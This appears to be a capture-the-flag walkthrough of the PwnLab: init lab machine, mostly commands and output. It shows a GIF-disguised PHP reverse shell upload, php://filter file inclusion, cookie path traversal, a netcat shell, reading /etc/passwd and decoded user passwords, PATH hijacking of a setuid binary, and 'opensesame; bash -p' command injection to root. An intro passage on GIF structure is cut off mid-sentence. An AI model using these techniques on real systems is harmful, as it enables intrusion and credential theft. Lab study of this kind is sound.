
Thereafter, the file is divided into segments, each introduced by a 1-byte sentinel:

- An image (introduced by 0x2C, an ASCII comma `','`)
- An extension block (introduced by 0x21, an ASCII exclamation point `'!'`)
- The trailer (a single byte of value 0x3B, an ASCII semicolon `';'`), which should be the last byte of the file.

An image starts with a fixed-length Image Descriptor, which may specify the presence and size of a Local Color Table (which f data follows: one byte giving the bit width of the unencoded symbols (which must be at least 2 bits wide, even for bi-color ima sub-blocks containing the LZW-encoded data.



```
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```




Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
00bf23e130fa1e525e332ff03dae345d.png	2021-10-03 09:40	5.4K	

Apache/2.4.10 (Debian) Server at 192.168.0.178 Port 80


After uploading the file. I opended a netcat listening port on my host machine.



```
┌──(root💀kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
└─# nc -nlvp 9001
listening on [any] 9001 ...
```

And clicked on the uploaded image. But it didn't work.


So I looked into the index file using LFI php wrapper




192.168.0.178/?page=php://filter/convert.base64-encode/resource=index

[Home] [Login] [Upload]

PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09
/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZ




```
┌──(root💀kali)-[~]
└─# echo -n PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWl
uY2x1ZGUoImxhbmcvIi4kX0NPT0tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0bWw+DQo8aGVhZD4NCjx0aXRsZT5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bG
U+DQo8L2hlYWQ+DQo8Ym9keT4NCjxjZW50ZXI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0KWyA8YSBocmVmPSIvIj5Ib21lPC9hPiBdIFsgPGEgaHJlZj0iP3BhZ2U9bG9naW4iPkxvZ2luPC9hP
iBdIFsgPGEgaHJlZj0iP3BhZ2U9dXBsb2FkIj5VcGxvYWQ8L2E+IF0NCjxoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7
DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjw
vaHRtbD4= | base64 -d
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
        if (isset($_GET['page']))
        {
                include($_GET['page'].".php");
        }
        else
        {
```



```
vaHRtbD4= | base64 -d
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=uploa
<hr/><br/>
<?php
        if (isset($_GET['page']))
        {
                include($_GET['page'].".php");
        }
        else
        {
                echo "Use this server to upload and share image files inside the intranet"
        }
?>
</center>
</body>
</html>
```

It showed cookie accept lang parameter.

I used burpsuite so intercept the request of the home page and found cookie there.




Request to http://192.168.0.178:80

```
GET / HTTP/1.1
Host: 192.168.0.178
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1coj17jjchrvr8kf0u4ru86mp3
Connection: close
```

192.168.0.178

[Home] [Login] [Upload]


Use this server to upload and share image files inside the intranet


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.178:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n

```
GET / HTTP/1.1
Host: 192.168.0.178
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=../upload/00bf23e130fa1e525e332ff03dae345d.png
Connection: close
```


I changed the cookie parameter to lang=../upload/imagename.png
And forwarded the request.

The listening port on my host machine were able to connect.




```
┌──(root💀 kali)-[~]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.0.153] from (UNKNOWN) [192.168.0.178] 44267
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
 10:08:10 up  1:52,  0 users,  load average: 0.00, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

I spawned a tty shell




```
$ python -c 'import pty;pty.spawn("/bin/bash")'
\www-data@pwnlab:/$
```

I gathered some information.




```
www-data@pwnlab:/$ cat /etc/*issue
cat /etc/*issue
Debian GNU/Linux 8 \n \l

www-data@pwnlab:/$ uname -a
uname -a
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
www-data@pwnlab:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
```



```
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
```


It seemed that there are four users. Three of those application password I found earlier.

So I logged into kent first using those credentials. But it looked like kent did not have root privilege.




```
kent@pwnlab:/$ sudo -l
sudo -l
bash: sudo: command not found
kent@pwnlab:/$ 
```


So I tried mike next. But mike did not same password as he had for web application.



```
┌──(root💀 kali)-[/home/kali]
└─# echo -n U0lmZHNURW42SQ== | base64 -d
SIfdsTEn6I
```




```
kent@pwnlab:/$ su mike
```




```
su mike
Password: SIfdsTEn6I

su: Authentication failure
```

Finally I logged into kane.




```
┌──(root💀 kali)-[/home/kali]
└─# echo -n aVN2NVltMkdSbw== | base64 -d
iSv5Ym2GRo
```

Kane had file name mgmike. I looked into it. I tried to run it but it showed a path instead.




```
kane@pwnlab:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
kane@pwnlab:/$ cd home
cd home
kane@pwnlab:/home$ ls
ls
john  kane  kent  mike
kane@pwnlab:/home$ cd kane
cd kane
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ file msgmike
file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SY
SV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32
, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
```

I used strings to return string characters in the file.




```
kane@pwnlab:~$ strings msgmike
strings msgmike
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setregid
setreuid
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh[
[^_]
cat /home/mike/msg.txt
;*2$"(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
```

I created a shell script called cat.
Then exported the path variable and run th msgmike file again.



```
kane@pwnlab:~$ echo "/bin/bash" > cat
echo "/bin/bash" > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=/home/kane
export PATH=/home/kane
kane@pwnlab:~$ ./msgmike
```




```
./msgmike
bash: dircolors: command not found
bash: ls: command not found
```

It didn't wor. So I reset the path variable and tried again. This time it worked.


I called for bash script on the message box.

I was in root.



```
mike@pwnlab:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
</usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:sbin:/bin
mike@pwnlab:~$ cd ../mike
cd ../mike
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: **opensesame; bash -p
**opensesame; bash -p
**opensesame
bash-4.3# whoami
whoami
root
```

I looked around for the flag and found it.



```
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
flag.txt  messages.txt
bash-4.3# cat flag.txt
cat flag.txt
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                             _                            (_ ___)
(__  _) /  __ \                           | |                           (__  _)
( _ __) | /  \/ ___  _ __   __ _ _ __ __ _| |_ ___                      ( _ __)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__  _)
(_ ___) | \__/\ (_) | | | | (_| | | | (_| | |_\__ \                     (_ ___)
(__  _)  \____/\___/|_| |_|\__, |_|  \__,_|\__|___/                     (__  _)
( _ __)                     __/ |                                       ( _ __)
(__  _)                    |___/                                        (__  _)
(__  _)                                                                 (__  _)
(_ ___) If  you are  reading this,  means  that you have  break 'init'  (_ ___)
( _ __) Pwnlab.  I hope  you enjoyed  and thanks  for  your time doing  ( _ __)
(__  _) this challenge.                                                 (__  _)
(_ ___)                                                                 (_ ___)
( _ __) Please send me  your  feedback or your  writeup,  I will  love  ( _ __)
(__  _) reading it                                                      (__  _)
(__  _)                                                                 (__  _)
(__  _)                                             For sniferl4bs.com  (__  _)
( _ __)                                claor@PwnLab.net - @Chronicoder  ( _ __)
(__  _)                                                                 (__  _)
(_ ___)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(_ ___)
`-._.-'                                                                 `-._.-'
bash-4.3# 
```

Mission Successful.